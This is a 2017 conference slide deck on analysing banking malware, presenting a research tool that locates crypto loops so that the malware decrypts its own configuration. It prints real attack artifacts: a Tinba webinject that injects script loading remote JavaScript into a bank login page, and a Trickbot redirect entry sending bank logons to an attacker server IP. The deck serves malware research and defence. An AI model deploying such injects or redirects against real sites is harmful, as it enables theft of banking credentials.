



October 2017

# Crypton

Exposing Malware's Deepest Secrets

---

PRESENTED BY:

Julia Karpin and Anna Dorfman

# About Us: Julia Karpin

- **F5 Research Team**
- **Reverse engineering financial malware since 2012**
- **Windows & Android malware**
- **BSc. in Information Systems**
- **@s0lid\_dr4g0n**



# About Us: Anna Dorfman

- **Kaspersky Lab Research Team**
- **Ex-F5 Research Team**
- **Cryptography enthusiast**
- **Software engineer**
- **BSc. in Computer Science**
- **@\_\_ignis**



# Everybody talks about ransomware...

- Petya: \$15,394
- WannaCry: \$120,000
- Cerber: \$6.9 million
- Neverquest: \$5 million
- Dridex: \$100 million
- GameOver Zeus: \$100 million



# Financial Malware



# Man in the Browser (MITB)

- **Hook network APIs**
  - HttpSendRequestA, InternetConnect
- **Inject into / intercept traffic**
- **Steal credentials**

# MITB: Webinjects

```
set_url https://e-bank.██████████.p* GP
data_before
<head>
data_end
data_inject
<script id="myqwe1">
window.rem777bname = '%BOTUID%';
window.rem777ddeell = function (a){document.getElementById(a).parentNode.removeChild(document.getElementById(a));};
</script>
<script id="myqwe4" src="https://ajax.googleapis.com/ajax/libs/jquery/2.1.1/jquery.min.js"></script>
<script id="myqwe2" src="https://██████████.pl/cag_frr.js"></script>
<script id="myqwe3">
delete $;delete jQuery;
window.rem777ddeell("myqwe1");window.rem777ddeell("myqwe2");window.rem777ddeell("myqwe4");window.rem777ddeell("myqwe3");
delete rem777bname;delete rem777ddeell;
</script>
data_end
data_after
data_end
```


From Tinba's webinjects configuration

# MITB: Redirects

- Intercept requests to the bank's URL
- Redirect the requests to a malicious server
- Return a fake banking page
  - Used by Trickbot, Dridex, Neverquest, Gootkit, etc.



# MITB: Redirects



# MITB: Redirects

```
<sinj>  
<mm>*██████████.link.online.██████████.bank.com*</mm>  
<sm>*██████████.link.online.██████████.bank.com/Logon/Logon.jsp*</sm>  
<nh>dcshfdrijbwypxomklqunsectza.net</nh>  
<srv>91.219.28.61:443</srv>  
</sinj>
```

From Trickbot's redirects configuration

# MITB config life cycle

- **Malware receives encrypted configuration**
- **Stores it on the infected machine**
- **Decrypts it at some point, somewhere**
  - In which process?
  - When?
- **Utilizes the config's content inside MITB hooks**

# Analyzing Malware




Malware specific  
decryption script



Malware Configuration



Sandboxed  
Automation



# Research Challenges

- **For each malware:**
  - Where is the configuration **stored**?
  - What **encryption stages** occur?
  - Is there a **custom crypto** algorithm?
  - When is the **encryption key** visible?
  
- **All of the above changes **frequently**, per variant!**



**MalwareTech**  @MalwareTechBlog · Mar 1

Replying to @DridexBOT

writing config decrypter :l





**Dridex BOT** @DridexBOT · Mar 1

NP , tmrw we will change encrypt algo :-D **hahaha now it's doing by CLICK** on the button in admin panel ;-)



# What does it mean for us?

- **Reverse Engineer**
  - Identify the crypto(graphic) algorithm(s)
  - Find encryption key
- **Decrypt**
  - Write a configuration decryption script
- **Repeat**






jnb short loc\_4124FC

```

mov [ebp+var_20], ecx
mov edx, [ebp+arg_C]
shr edx, 10h
mov [ebp+var_28], edx
mov eax, [ebp+arg_4]
mov ecx, [eax]
shl ecx, 10h
shr ecx, 10h
mov [ebp+var_10], ecx
mov edx, [ebp+arg_4]
mov eax, [edx]
shr eax, 10h
mov [ebp+var_14], eax
mov ecx, [ebp+arg_4]
add ecx, 4
mov [ebp+arg_4], ecx
mov edx, [ebp+var_10]
imul edx, [ebp+var_28]
mov [ebp+var_18], edx
mov eax, [ebp+var_10]
imul eax, [ebp+var_20]
mov [ebp+var_24], eax
mov ecx, [ebp+var_14]
imul ecx, [ebp+var_20]
mov [ebp+var_1C], ecx
mov edx, [ebp+var_14]
imul edx, [ebp+var_28]
mov [ebp+var_C], edx
mov eax, [ebp+var_18]
shr eax, 10h
mov ecx, [ebp+var_C]
add ecx, eax
mov [ebp+var_C], ecx
mov edx, [ebp+var_1C]
shr edx, 10h
mov eax, [ebp+var_C]
add eax, edx
mov [ebp+var_C], eax
mov ecx, [ebp+var_18]
shl ecx, 10h
mov [ebp+var_18], ecx
mov edx, [ebp+var_1C]
shl edx, 10h
mov [ebp+var_1C], edx
mov eax, [ebp+var_24]
add eax, [ebp+var_18]
mov [ebp+var_24], eax
mov ecx, [ebp+var_24]
cmp ecx, [ebp+var_18]
sbb edx, edx
neg edx
mov eax, [ebp+var_C]
add eax, edx
mov [ebp+var_C], eax
mov ecx, [ebp+var_24]
add ecx, [ebp+var_1C]
mov [ebp+var_24], ecx
mov edx, [ebp+var_1C]
cmp edx, [ebp+var_1C]
sbb eax, eax
neg eax
mov ecx, [ebp+var_C]

```





© Alamy Stock Photo

```

loc_20023CE3:
mov     edx, [ebp+var_20]
sub     edx, 1
mov     [ebp+var_30], edx
mov     eax, [ebp+arg_8]
mov     ecx, [eax]
mov     edx, [ebp+var_4]
mov     eax, [ecx+edx*4]
mov     ecx, [ebp+var_30]
shr     eax, cl
and     eax, 1

loc_200230FC:
mov     [ebp+var_30], 0
jmp     short loc_2002307F

```



# Stop!

# What should we do?



# Existing approaches

- **Plugins for static / dynamic analysis**
  - 😊 Lightweight and **efficient**
  - 😞 Helpful in **manual** reverse engineering
  - 😞 Based on constants/crypto **signatures**
  
- **Academic Researches**
  - 😊 Look for unique ways to locate crypto
    - e.g. Input\output data relationship
  - 😞 Mostly unreliable for **custom** algorithms
  - Recently: CryptoHunt by Dongpeng Xu et al

# Our approach

**Let the malware decrypt for us!**

# Our approach

- **Identify ANY cryptographic algorithm**
- **Follow the malware's execution flow**
- **Extract the content once its decrypted**

# Introducing



- **What do all crypto code blocks have in common?**

**(hint: not only XOR)**

```

for( i = 0; i < 8; i++, RK += 6 )
{
    RK[6] = RK[0] ^ RCON[i] ^
    ( (uint32_t) FSb[ ( RK[5] >> 8 ) & 0xFF ] ) ^
    ( (uint32_t) FSb[ ( RK[5] >> 16 ) & 0xFF ] << 8 ) ^
    ( (uint32_t) FSb[ ( RK[5] >> 24 ) & 0xFF ] << 16 ) ^
    ( (uint32_t) FSb[ ( RK[5] ) & 0xFF ] << 24 );

    RK[7] = RK[1] ^ RK[6];
    RK[8] = RK[2] ^ RK[7];
    RK[9] = RK[3] ^ RK[8];
    RK[10] = RK[4] ^ RK[9];
    RK[11] = RK[5] ^ RK[10];
}

```

AES

```

void prga(unsigned char state[], unsigned char out[], int len)
{
    int i=0,j=0,x,t;
    unsigned char key;

    for (x=0; x < len; ++x) {
        i = (i + 1) % 256;
        j = (j + state[i]) % 256;
        t = state[i];
        state[i] = state[j];
        state[j] = t;
        out[x] = state[(state[i] + state[j]) % 256];
    }
}

```

RC4



- **...But when diving into assembly**

AES

```

shr    eax, 10h
movzx  eax, al
mov    [ebp+var_10], ecx
mov    ecx, ebx
shr    ecx, 18h
shr    edx, 18h
mov    eax, ds:Rijndael_Te1[eax*4]
xor    eax, ds:Rijndael_Te0[ecx*4]
mov    [ebp+var_4], eax
mov    eax, [ebp+var_C]
mov    ecx, [ebp+var_4]
shr    eax, 8
movzx  eax, al
xor    ecx, ds:Rijndael_Te2[eax*4]

```

```

movzx  eax, dl
xor    ecx, ds:Rijndael_Te3[eax*4]
mov    eax, esi
xor    ecx, [eax+10h]
mov    eax, edx
shr    eax, 8
mov    [ebp+var_14], ecx
movzx  ecx, al
mov    ecx, ds:Rijndael_Te2[ecx*4]
mov    eax, ebx
shr    eax, 10h
movzx  eax, al
mov    ecx, ds:Rijndael_Te1[eax*4]
mov    eax, [ebp+var_18]

```

```

mov    [ebp+var_4], ecx
mov    ecx, [ebp+var_18]
mov    esi, [ebp+var_4]
movzx  eax, cl
shr    ecx, 8
xor    esi, ds:Rijndael_Te3[eax*4]
mov    [ebp+var_4], esi
mov    eax, esi
mov    esi, [ebp+var_8]
xor    eax, [esi+18h]
mov    [ebp+var_4], eax
movzx  eax, cl
mov    ecx, ds:Rijndael_Te0[edx*4]
xor    ecx, ds:Rijndael_Te2[eax*4]
mov    eax, [ebp+var_C]

```

RC4

```

loc_401CC2:
inc    b1
mov    dl, [edi+ebx]
add    al, dl
mov    cl, [edi+eax]
mov    [edi+ebx], cl
mov    [edi+eax], dl
add    cl, dl
mov    cl, [edi+ecx]
xor    [esi], cl
inc    esi
dec    [ebp+arg_8]
jnz   short loc_401CC2

```

```

; Attributes: bp-based frame
rc4_xor_box proc near

```

```


popa
leave
retn  0Ch
rc4_xor_box endp

```




The idea:

Find loops with mathematical operations



# Where should we look?

- **Trace all buffers from windows I/O API?**
  - Huge function subset
  - New APIs
- **Follow memory allocations accesses?**
  - I/O accesses are volatile
  - Race conditions



# Static Code Traversal

## 1. Scan the code

- Find all of the loops
- Find math opcodes within the loops



## 2. Give the code block a “crypto score”


- Is it above the threshold?

## 3. If you like it, put a BP on it!


# Follow crypto loop execution



- **Store all allocated pages and heaps**
- **Has the buffer changed during the loop execution?**
- **Found plain text in the changed buffer?**
- **YAY! 😊**





